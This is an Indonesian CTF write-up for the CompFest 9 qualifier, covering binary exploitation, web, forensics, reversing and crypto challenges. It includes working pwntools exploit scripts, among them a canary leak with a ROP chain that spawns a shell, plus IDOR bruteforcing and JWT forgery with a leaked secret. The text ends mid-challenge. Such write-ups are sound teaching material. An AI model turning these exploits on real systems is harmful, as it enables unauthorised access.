Writeup Penyisihan CTF CompFest 9
Tim **JAV**

Jason Jeremy

Aufar Gilbran

Muhamad **V**isat

Daftar Isi

Binary Exploitation **1**

Artificial Intelligence (50 pts) 1

Role Playing Game (200 pts) 2

Algorithmic Compatibility Value (400 pts) 4

Forensics **6**

Dark and Deep (250 pts) 6

Web **7**

Weird.js (25 pts) 7

Can You Get The Admin File? (50 pts) 8

Jackpot! (150 pts) 9

Snaptweet (175 pts) 9

Misc **10**

Name the Image (100 pts) 10

Reverse Engineering **11**

Bandicoot (50 pts) 11

Not So Classic String Validator (75 pts) 13

Cryptography **14**


Cough Generator (25 pts) 14

Can You Get The Plain Text (50 pts) 16

Binary Exploitation


Artificial Intelligence (50 pts)

Terdapat sebuah *binary* yang memberikan permainan *Stone Game*. Pada *binary* ini *input* disimpan pada *variable* v3 dengan tipe data *unsigned int*.




```
1 __int64 game()
2 {
3   signed __int64 v0; // rdx@3
4   signed __int64 v1; // rdx@11
5   unsigned int v3; // [sp+8h] [bp-128h]@7
6   unsigned int v4; // [sp+Ch] [bp-124h]@1
```

Berikut, pemanggilannya.



```
_isoc99_scanf("%d", &v3);
if ( (unsigned __int16)invalid((unsigned int)(signed __int16)v3) )
{
  puts("Invalid number of stones!");
  exit(0);
}
v1 = (signed int)v3 <= 1 ? 0LL : 115LL;
printf("You pick %d stone%c\n\n", v3, v1);
v4 -= v3;
if ( (signed int)v4 <= 0 )
  break;
v5 = v3;
```

Terdapat *vulnerability* pada pengecekan nilainya (fungsi *invalid*) dikarenakan perbedaan jenis data. Pada *invalid* digunakan int_16.



```
1 __int64 __fastcall invalid(__int16 a1)
2 {
3   return a1 <= 0 || a1 > 5;
4 }
```

Untuk itu, *input* 196609 (di-*cast* ke int16 bernilai 1) akan memberikan *flag*.

Flag: `COMPFEST9{int3g3r_155u35_101}`

Role Playing Game (200 pts)

Diberikan sebuah *binary* yang menyediakan permainan Role Playing Game.

```
Welcome to the Adventure of CompFest!

Your mission is to defeat the Golem and get the hidden treasure.
This is not an easy task because you need to find the key for your prison
first and hunt another monsters to level up your stats.

Hero Name: JOKO

####################
####............##.#
###....#..#.#....#.#
##.G..###......#...#
#####...#.....#.##.#
####......#...#.#.##
#..##.#...#..#..#..#
#....#.....#..#....#
##.....##..#.......#
###....#......#....#
#...#.......#......#
#.....##..#........#
#.....#.#.##....#..#
#.................##
#..##.##....#..###.#
#D#####........#...#
#.....#..#..###..#.#
#...H.##....#......#
#.....####....#.#..#
####################

[GAME]
(h) Hero Stats
(l) Legends
(w) Move Up
(d) Move Right
(s) Move Down
(a) Move Left
(0) Exit

Your Choice: input
```

Terdapat *vulnerability* pada *input* nama user yaitu pengecekan dengan `strlen`.

```
__isoc99_scanf("%s", a1 + 20);
result = strlen((const char *)(a1 + 20));
if ( result > 0x1E )
{
  puts("Maximum number of characters for hero name is 30");
  safe_exit(a1);
}
return result;
}
```

Dengan menambahkan '\x00' pada *input* maka *strlen* akan mengembalikan nilai yang lebih kecil dari jumlah *input* pengguna.

Vulnerability tersebut dapat digunakan untuk merubah posisi awal serta fungsi *level up* pada pemain.

```
__int64 __fastcall init(__int64 a1)
{
  __int64 result; // rax@1

  *(_DWORD *)a1 = 1;
  *(_DWORD *)(a1 + 4) = 5;
  *(_DWORD *)(a1 + 8) = 5;
  *(_DWORD *)(a1 + 12) = 30;
  *(_DWORD *)(a1 + 16) = 30;
  *(_DWORD *)(a1 + 52) = 4;
  *(_DWORD *)(a1 + 56) = 17;
  result = a1;
  *(_QWORD *)(a1 + 64) = level_up;
  return result;
}
```

Berikut rinciannya,

1. a1 + 52 serta a1 + 56 merupakan koordinat posisi pemain.
2. a1 + 64 adalah fungsi yang dipanggil jika level up.

Setelah membaca kode dari *binary* yang diberikan terdapat beberapa hal yang perlu diketahui.

1. Setelah menang melawan suatu monster, *fungsi* level up akan dipanggil.
2. Monster hanya dapat dilawan di luar rumah (keluar pintu).

Untuk itu, ubah posisi awal pemain sehingga di luar rumah, ubah juga level up menjadi fungsi pemanggilan flag.

```
31      puts("You Won!");
32      puts("You defeat the Golem, you can get the treasure now!");
33      stream = fopen("flag.txt", "r");
34      fread(&ptr, 1uLL, 0x40uLL, stream);
35      fclose(stream);
36      puts(&ptr);
37      free(v5);
38      safe_exit(a1);
```

Dengan, kedua hal tersebut maka permainan akan memberikan flag. Berikut *script* yang digunakan.

```
from pwn import *

context(arch = 'amd64', os = 'linux')

r = remote('tenkai.compfest.web.id', 17185)
# EXPLOIT CODE GOES HERE
#r = process("./rpg")
r.recv(500)
r.sendline('A' * 26 + 'JOK' + '\x00' * 3 + p64(0x1100000008) +
p64(0x4012cb00000000))
r.interactive()
```

Dengan *script* tersebut pemain akan memulai di luar ruangan. Gerakkan pemain sampai bertemu musuh dan kalahkan musuh tersebut, maka flag akan didapatkan.

Flag: `COMPFEST9{nice_next_time_try_to_exploit_real_world_online_game}`

Algorithmic Compatibility Value (400 pts)

Soal ini baru diselesaikan sesudah kompetisi selesai.

Diberikan sebuah *binary* yang menghitung kecocokan dua *string* dengan *levenshtein distance*. Namun, pada *binary* terdapat *canary* sehingga tidak dapat di-*overflow*.

Dengan memanfaatkan nilai *levenshtein distance* serta pembacaan string yang tidak ditutup dengan ‘\x00’, maka *canary* dapat di-leak.

Berikut *script* yang digunakan.

```
from pwn import *
from itertools import permutations
context(arch = 'i386', os = 'linux')

r = remote('tenkai.compfest.web.id', 17683)
# EXPLOIT CODE GOES HERE
#r = process("./acv")
```

```
data = ''
i = 1
j = 0
l = []
while (i < 256):
      if (i == 10 or i == 65):
            i += 1
      j += 1
      r.recvuntil('Name 1: ')
      r.sendline(data + chr(i))
      r.recv('Name 2: ')
      r.sendline('A' * 0x81)
      r.recvuntil('Algorithmic Compatibility Value: ')
      perc = r.recv(5)
      if (float(perc) > 0.752):
            l.append(i)
      i+=1
perms = permutations(l)
for d in perms:
      j += 1
      r.recvuntil('Name 1: ')
      r.sendline(chr(d[0]) + chr(d[1]) + chr(d[2]))
      r.recv('Name 2: ')
      r.sendline('A' * 0x81)
      r.recvuntil('Algorithmic Compatibility Value: ')
      perc = r.recv(5)
      if (float(perc) > 4.4):
            data += chr(d[0]) + chr(d[1]) + chr(d[2])
for q in range(274-j):
      r.recv(500)
      r.sendline('')
      r.recv(500)
      r.sendline('')

canary = '\x00' + data
print canary.encode('hex')
r.recv(500)
r.sendline('hehe')
r.recv(500)

p = ''
p += p32(0x080703fa) # pop edx ; ret
p += p32(0x080ec060) # @ .data
p += p32(0x080b9a86) # pop eax ; ret
p += '/bin'
p += p32(0x08055f9b) # mov dword ptr [edx], eax ; ret
p += p32(0x080703fa) # pop edx ; ret
p += p32(0x080ec062) # @ .data
p += p32(0x080b9a86) # pop eax ; ret
p += 'in//'
p += p32(0x08055f9b) # mov dword ptr [edx], eax ; ret
p += p32(0x080703fa) # pop edx ; ret
p += p32(0x080ec064) # @ .data + 4
```

```
p += p32(0x080b9a86) # pop eax ; ret
p += '//sh'
p += p32(0x08055f9b) # mov dword ptr [edx], eax ; ret
p += p32(0x080703fa) # pop edx ; ret
p += p32(0x080ec068) # @ .data + 8
p += p32(0x08049a43) # xor eax, eax ; ret
p += p32(0x08055f9b) # mov dword ptr [edx], eax ; ret
p += p32(0x080481d1) # pop ebx ; ret
p += p32(0x080ec060) # @ .data
p += p32(0x08070421) # pop ecx ; pop ebx ; ret
p += p32(0x080ec068) # @ .data + 8
p += p32(0x080ec060) # padding without overwrite ebx
p += p32(0x080703fa) # pop edx ; ret
p += p32(0x080ec068) # @ .data + 8
p += p32(0x08049a43) # xor eax, eax ; ret
p += p32(0x0807ba2f) # inc eax ; ret
p += p32(0x0807ba2f) # inc eax ; ret
p += p32(0x0807ba2f) # inc eax ; ret
p += p32(0x0807ba2f) # inc eax ; ret
p += p32(0x0807ba2f) # inc eax ; ret
p += p32(0x0807ba2f) # inc eax ; ret
p += p32(0x0807ba2f) # inc eax ; ret
p += p32(0x0807ba2f) # inc eax ; ret
p += p32(0x0807ba2f) # inc eax ; ret
p += p32(0x0807ba2f) # inc eax ; ret
p += p32(0x0807ba2f) # inc eax ; ret
p += p32(0x0806dfd5) # int 0x80

r.sendline('A' * 0x80 + canary + 'A' * 12 + p)
r.interactive()
```

Flag:
`COMPFEST9{__leaking_the_canary_and_smashing_the_stack_4_fun_&_profit__}`

Forensics


Dark and Deep (250 pts)

Kami diberikan sebuah layout sistem. Pertama-tama, kami mencari file yang mencurigakan dengan melihat list semua file yang ada dengan menggunakan `ag --hidden -lg “”`. Setelah itu, terlihat sebuah file zip pada /tmp/.broken.zip. Namun, zip tersebut memiliki header yang rusak.

Dengan menggunakan `strings`, dapat dilihat bahwa zip tersebut seharusnya memiliki file PNG di dalamnya. Kami melakukan perbaikan berupa mengganti nilai panjang nama file menjadi 15

(darkdeep-02.png) pada offset `26`. Kemudian, 7z dapat mengekstraksi gambar tersebut meski masih terdapat beberapa error.

Gambar yang dihasilkan hanya berupa gambar hitam. Untuk melihat informasi yang mungkin disembunyikan di dalamnya, kami menggunakan stegsolve. Dapat dilihat pada random colour map, terdapat flag yang tersembunyi pada gambar.



Flag: `COMPFEST9{how_can_you_keep_digging_this_deep}`

Web

Weird.js (25 pts)

Diberikan web yang memiliki script JavaScript yang di-obfuscate.

```
[][(![]+[]...snip...!+[]+[+[]]))]()
```


Hapus `[]` pertama dan `()` terakhir, dan tambahkan `console.log` untuk melakukan print kode aslinya.

```
console.log([(![]+[]...snip...!+[]+[+[]])))
```

Flag: `COMPFEST9{js_is_getting_weirder_everyday}`

Can You Get The Admin File? (50 pts)

Diberikan sebuah web yang dapat upload dan download text dari masukan pengguna.



Web tersebut juga mengijinkan semua pengguna mengakses file manapun, meskipun milik orang lain.

Kami melakukan bruteforce untuk mencari flagnya dengan `curl` dan `grep`.

```
$ for i in {1..2000}; do curl
"http://tenkai.compfest.web.id:18889/download/${i}/" -H 'Cookie: XXX' | grep
"COMPFEST9"; done 2>/dev/null
```

Flag: `COMPFEST9{4lw4y5_u53_4uth_f0r_53cur1ty}`


Jackpot! (150 pts)

Tanpa sengaja, Jason memasukkan 511111 sebagai input dan ujug-ujug mendapatkan flagnya.

Flag: `COMPFEST9{BRUTEFORC3_ALL_THE_THINGS}`

Snaptweet (175 pts)

Diberikan sebuah web yang dapat melakukan posting tweet. Selain itu diberikan juga source code-nya https://github.com/ctf-compfest/cf9-snaptweet.



Setelah mempelajari kodenya, kami tidak menemukan adanya vulnerability pada web tersebut. Lalu panitia memberikan hint bahwa secret secara ~~tak~~ sengaja di-commit. Kami mencari secret dengan `git log -p` dan didapat secret `dGhpcyBpcyBteSBwcm9kdWN0aW9uIHNlY3JldAo`. Lalu kami login dengan user biasa dan melakukan hit API dengan `curl` (dengan bearer tokennya juga) ke `/users/admin` dan mendapatkan id admin adalah `598f6b96ca291f12734af201`.

Karena telah mendapat secret, token pun dapat diubah sesuai keinginan. Kami menggunakan http://jwt.io untuk mengubah id kami menjadi id admin. Lalu hit API ke `/users/admin/backup` dengan bearer token yang telah kami ubah untuk melihat tweet admin. Didapat akhiran flag `ur_s3cret_in_a_git_r3p0}`. Selain itu, admin juga terlihat melakukan percakapan dengan @admin-bot. Kami mencoba hit API ke `/users/admin-bot/backup` dan mendapat awalan flag `COMPFEST9{Y_R_U_xp0sin_`.

Flag: `COMPFEST9{Y_R_U_xp0sin_ur_s3cret_in_a_git_r3p0}`

Misc

Name the Image (100 pts)

Diberikan service seperti gambar berikut.

```
$ nc tenkai.compfest.web.id 43575
Name the image...!
------------------
All of the pictures have tags, guess one of it

Ready?

image_url: https://images.unsplash.com/photo-1502252007251-fd6a4d508125?ixlib=rb
-0.3.5&q=80&fm=jpg&crop=entropy&cs=tinysrgb&w=1080&fit=max&s=08b52f2b8d2cec1bb0d
302e2a42b8378
Answer:
```

Service meminta salah satu *tag* dari gambar yang diberikan. Jika salah atau menjawab terlalu lama, service akan berhenti. Kami membuat *script* dan menggunakan API dari http://imagga.com untuk mengenali *tag*-nya.

```
from pwn import *
import requests
import json

url = "http://api.imagga.com/v1/tagging"
headers = {
  'accept': "application/json",
  'authorization': "Basic XXX" # dihapus
}

r = remote('tenkai.compfest.web.id', 43575)
r.recvuntil("?")
r.sendline("")
while 1:
```

```
  s = r.recvline()
  if "COMPFEST" in s:
    print(s)
    quit()
  s = r.recvline()
  if "COMPFEST" in s:
    print(s)
    quit()
  s = s[11:].strip()
  r.recvuntil(": ")
  print(s)

  querystring = {"url":s,"version":"2"}
  res = requests.get(url, headers=headers, params=querystring)
  tag = json.loads(res.text)["results"][0]["tags"][0]["tag"]
  r.sendline(tag)
```

Flag: COMPFEST9{T4ke_th3_p1ctur3_anD_t4gs_W0l0lool0l0l0}

Reverse Engineering

Bandicoot (50 pts)

Diberikan sebuah file apk. Kita lakukan decompile dengan http://javadecompilers.com/apk. Terdapat sebuah activity dengan kode sebagai berikut.

```
public class BrokenActivity extends AppCompatActivity {
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView((int) C0217R.layout.activity_broken);
        Runtime runtime = Runtime.getRuntime();
        long availHeapSizeInMB = (runtime.maxMemory() /
PlaybackStateCompat.ACTION_SET_CAPTIONING_ENABLED) - ((runtime.totalMemory()
- runtime.freeMemory()) /
PlaybackStateCompat.ACTION_SET_CAPTIONING_ENABLED);
        if (availHeapSizeInMB > 0) {
            throw new RuntimeException("Bandicoot crashed! Need " +
availHeapSizeInMB + "MB more memory!");
        }
    }

    public void onLowMemory() {
        String key = "1";
        String tmp = "";
        for (int i = 0; i <= 4; i++) {
            key = new StringBuilder(key).reverse().toString() + key;
        }
        Toast.makeText(this, "The flag is " + decryptFlag(key.getBytes(),
```

```
"I0x+Ip7qIcrgHVGmxq46yPGfERLdgN6pZG4mYjT+7ozdSZaWhI9tD8bRRNdCK7aPiPflE1+30y7
P5hRW/AEs/Q=="), 0).show();
    }
...
    protected String decryptFlag(byte[] key, String encrypted) {
        try {
            SecretKeySpec keySpec = new SecretKeySpec(key, "AES");
            Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5PADDING");
            cipher.init(2, keySpec);
            return new String(cipher.doFinal(Base64.decode(encrypted, 0)));
        } catch (Exception e) {
            Log.e("bandicoot", "[Error Decrypting] " + e.getMessage());
            throw new RuntimeException("Bandicoot crashed!");
        }
    }
}
```

Kita hanya perlu memanggil fungsi `onLowMemory` untuk mendapatkan flagnya. Kami membuat file java untuk menjalankan kode tersebut.

```
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;
import java.util.Base64;

class Main {
  public static void main(String[] args) {
    String key = "1";
    String tmp = "";
    for (int i = 0; i <= 4; i++) {
        key = new StringBuilder(key).reverse().toString() + key;
    }
    System.out.println(key);
    System.out.println(decryptFlag(key.getBytes(),
"I0x+Ip7qIcrgHVGmxq46yPGfERLdgN6pZG4mYjT+7ozdSZaWhI9tD8bRRNdCK7aPiPflE1+30y7
P5hRW/AEs/Q=="));
  }
  protected static String decryptFlag(byte[] key, String encrypted) {
        try {
            SecretKeySpec keySpec = new SecretKeySpec(key, "AES");
            Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5PADDING");
            cipher.init(2, keySpec);
            return new
String(cipher.doFinal(Base64.getDecoder().decode(encrypted.getBytes())));
        } catch (Exception e) {
            throw new RuntimeException("Bandicoot crashed!");
        }
    }
}
```

Flag: `COMPFEST9{thank_you_for_saving_crashed_bandicoot}`

Not So Classic String Validator (75 pts)

Diberikan sebuah binary ELF x64. Decompile dengan IDA Pro dan didapatkan pseudocode sebagai berikut.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  v10 = *MK_FP(__FS__, 40LL);
  printf("Input Password: ", argv, envp);
  __isoc99_scanf("%s", s);
  printf("Input integer constant: ", s);
  __isoc99_scanf("%d", &v6);
  v8 = strlen(s);
  if ( v8 == 46 )
  {
    for ( i = 0; i < v8; ++i )
    {
      v4 = exp(s[i] * 13.0 / v6);
      if ( floor(v4) != dxdiag[i] )
      {
        result = 0;
        goto LABEL_9;
      }
    }
    printf("Congrats!\nYour flag is COMPFEST9{%s}\n", s);
    result = 0;
  }
  else
  {
    result = 0;
  }
LABEL_9:
  v5 = *MK_FP(__FS__, 40LL) ^ v10;
  return result;
}
```

Kita hanya perlu melakukan bruteforce nilai v6 dan membalikkan perhitungan, yaitu exp menjadi log. Kemudian cari flag yang *makes sense*.

```
from math import floor, exp, log

l = [0x268C60, 0x6C02D, 0x12EA4, 0x628006, 0x41E3FD, 0x427, 0x1D7C16,
0x529D7, 0x876D, 0x628006, 0x21B69B, 0x1B1E, 0x3A1, 0x41E3FD, 0x529D7,
0x13B936, 0x4B5723, 0x529D7, 0x56253A, 0x113FE6, 0x3A1, 0x529D7, 0x7B806,
0x0B89F8, 0x108AE, 0x56253A, 0x529D7, 0x4B5723, 0x56253A, 0x0E77C, 0x13B936,
0x876D, 0x0F1605, 0x529D7, 0x8D36B, 0x113FE6, 0x3A1, 0x8D36B, 0x19C958,
0x2889, 0x41E3FD, 0x529D7, 0x0B89F8, 0x70A06A, 0x2889, 0x41E3FD]
for i in range(256):
```

```
  try:
    x = [chr(round(log(e) * i / 13.0)) for e in l]
    print(i, ''.join(x))
  except:
    pass
```

Flag: COMPFEST9{naTur4l_NumB3r_is_th3_beSt_stRiNg_ch3ckEr_evEr}

Cryptography

Cough Generator (25 pts)

Kami diberikan sebuah service pada `tenkai.compfest.web.id 10086` dan sebuah string sebagai berikut:

```
hahahaCHIM!hahahahahahahahahahahahahahaCHIM!hahahahahahahahahahahahahaCHIM
!hahahahahahahahahahahahahahahahaCHIM!hahahahahahaCHIM!hahahahahaCHIM!hahaha
hahahahahahahahahahahahahahahahahaCHIM!hahahahahahahahahahahahahahahahahahah
aCHIM!hahahahahahahahahahaduhmehhahaCHIM!hahahahahahahahahahahahahahahahahah
ahahahahahahahaCHIM!hahahahaduhmehhahaCHIM!hahahahahahahahahahahahahahahah
ahahahahahahahahaCHIM!hahahahaduhmehhahahahahahaCHIM!hahahahahahahahahahah
ahahahahahahaCHIM!hahahahahahahahahahahahahahahaCHIM!hahahahahahahahahahah
ahaCHIM!mehhahahahahahahahahahahahahahahahahahaCHIM!hahahahahahahahahahaha
hahahahahaCHIM!hahahahahahahahahahahahahahahahahahaCHIM!hahahahahahahahahaha
hahahahahaCHIM!hahahahahahahahahahahahahahahahahahahahaCHIM!hahahahahahaha
hahahahahahahahahahahahahaCHIM!meh
```

Service tersebut meminta sebuah string, kemudian ia akan mengembalikan hasil enkripsi string tersebut kepada pengguna. Pada saat kami memasukkan string , service tersebut mengembalikan string berikut:

```
haduhhahaduhhahahaduhhahahahaduhhahahahahaduhhahahahahahaduhhahahahahahahadu
hhahahahahahahahaduhhahahahahahahahahaduhhahahahahahahahahahaduhhachim!hahac
him!hahahachim!hahahahachim!hahahahahachim!hahahahahahachim!hahahahahahahach
im!hahahahahahahachim!hahahahahahahahachim!hahahahahahahahahachim!haha
hahahahahahahahahachim!hahahahahahahahahahachim!hahahahahahahahahahaha
hachim!hahahahahahahahahahahahachim!hahahahahahahahahahahahahachim!h
ahahahahahahahahahahahahahahahachim!hahahahahahahahahahahahahahahahachim!h
ahahahahahahahahahahahahahahahahachim!hahahahahahahahahahahahahahahahaha
hachim!hahahahahahahahahahahahahahahahahachim!hahahahahahahahahahahaha
hahahahahahahahachim!hahahahahahahahahahahahahahahahahachim!haha
hahahahahahahahahahahahahahahahahachim!hahahahahahahahahahahahahah
ahahahahahahahahahachim!hahahahahahahahahahahahahahahahahahahahahahachim
im!hahahahahahahahahahahahahahahahahahahahahachim!haCHIM!hahaCHIM!
```

```
hahahaCHIM!hahahahaCHIM!hahahahahaCHIM!hahahahahahaCHIM!hahahahahahahaCHIM!h
ahahahahahahahaCHIM!hahahahahahahahahaCHIM!hahahahahahahahahahaCHIM!hahahaha
hahahahahahahaCHIM!hahahahahahahahahahahahaCHIM!hahahahahahahahahahahahahaCH
IM!hahahahahahahahahahahahahahahaCHIM!hahahahahahahahahahahahahahahaCHIM!hahah
ahahahahahahahahahahahahahahaCHIM!hahahahahahahahahahahahahahahahaCHIM!hahah
ahahahahahahahahahahahahahahahaCHIM!hahahahahahahahahahahahahahahahahaCH
IM!hahahahahahahahahahahahahahahahahahahaCHIM!hahahahahahahahahahahahaha
hahahahahahahaCHIM!hahahahahahahahahahahahahahahahahahahahaCHIM!hahahaha
hahahahahahahahahahahahahahahahahahahaCHIM!hahahahahahahahahahahahahahahah
ahahahahahahahaCHIM!hahahahahahahahahahahahahahahahahahahahahahahahaCHIM!h
ahahahahahahahahahahahahahahahahahahahahahahahahahahahaCHIM!
```

Dapat dilihat bahwa apabila karakter yang sedang dienkripsi berupa angka, maka akan menghasilkan haduh, hahaduh, dst. Apabila karakter yang sedang dienkripsi berubah huruf, maka akan menghasilkan hachim!, hahachim!, hahaCHIM!, dst. Kapitalisasi dari chim!/CHIM! menandakan case karakter yang sedang dienkripsi (chim! menandakan case karakter adalah lower-case dan CHIM! menandakan case karakter adalah upper-case). Jumlah ha menandakan offset dari charset tersebut.

Dengan demikian, untuk mendekripsi string tersebut, kita dapat menghitung kemunculan ha, lalu menentukan charset berdasarkan duh/chim!/CHIM!, dan menggunakan jumlah ha menjadi offset pada charset tersebut.
Script untuk dekripsi adalah sebagai berikut:

```
enc = “<FLAG YANG TERENKRIPSI>”

text = []
while True:
      c = 0
      if (len(enc) == 0):
      break

      while (True):
      if (enc.startswith("ha")):
            c += 1
            enc = enc[2:]
      else:
            break

      if (len(enc) == 0):
      break

      if (enc.startswith("duh")):
      text.append(chr(ord("0")+c-1))
      enc = enc[3:]
      elif (enc.startswith("chim!")):
      text.append(chr(ord("a")+c-1))
      enc = enc[5:]
```

```
      elif (enc.startswith("CHIM!")):
      text.append(chr(ord("A")+c-1))
      enc = enc[5:]
      elif (enc.startswith("meh")):
      text.append("_")
      enc = enc[3:]
      else:
      print(enc)
      print("ERROR")
      break

print("".join(text))
```

Flag adalah: COMPFEST9{BY3_BY3_FROM_SPROUT}

Can You Get The Plain Text (50 pts)

Diberikan beberapa file yang apabila digabung menjadi ciphertext dan kode enkripsi sebagai berikut:

```
plain_text_file = open('plain_text', 'r')
key_file = open('key', 'r')

plain_text = plain_text_file.read()
key = key_file.read()
panjang = len(plain_text)

if panjang % len(key) != 0:
      for i in range(len(key) - (panjang % len(key))):
      plain_text = plain_text + " "

for i in range(len(plain_text) / len(key)):
      cipher_text_file = open('cipher_text_' + str(i + 1), 'w')
      for j in range(i * len(key), (i + 1) * len(key)):
      cipher_text_file.write(chr(ord(plain_text[j]) ^ ord(key[j - i *
len(key)])))
      cipher_text_file.close()

plain_text_file.close()
key_file.close()
```

Dapat dilihat enkripsi tersebut bekerja seperti Vigenère cipher. Namun, pada saat enkripsi, teks diberikan padding dengan karakter spasi (“ “) terlebih dahulu. Dengan demikian, kita dapat menentukan akhir dari kunci dengan menggunakan padding tersebut. Selain itu, kita dapat melihat bahwa ukuran kunci sama dengan masing-masing file. Karena masing-masing file yang dihasilkan berukuran 10 byte, maka kunci juga berukuran 10 byte.

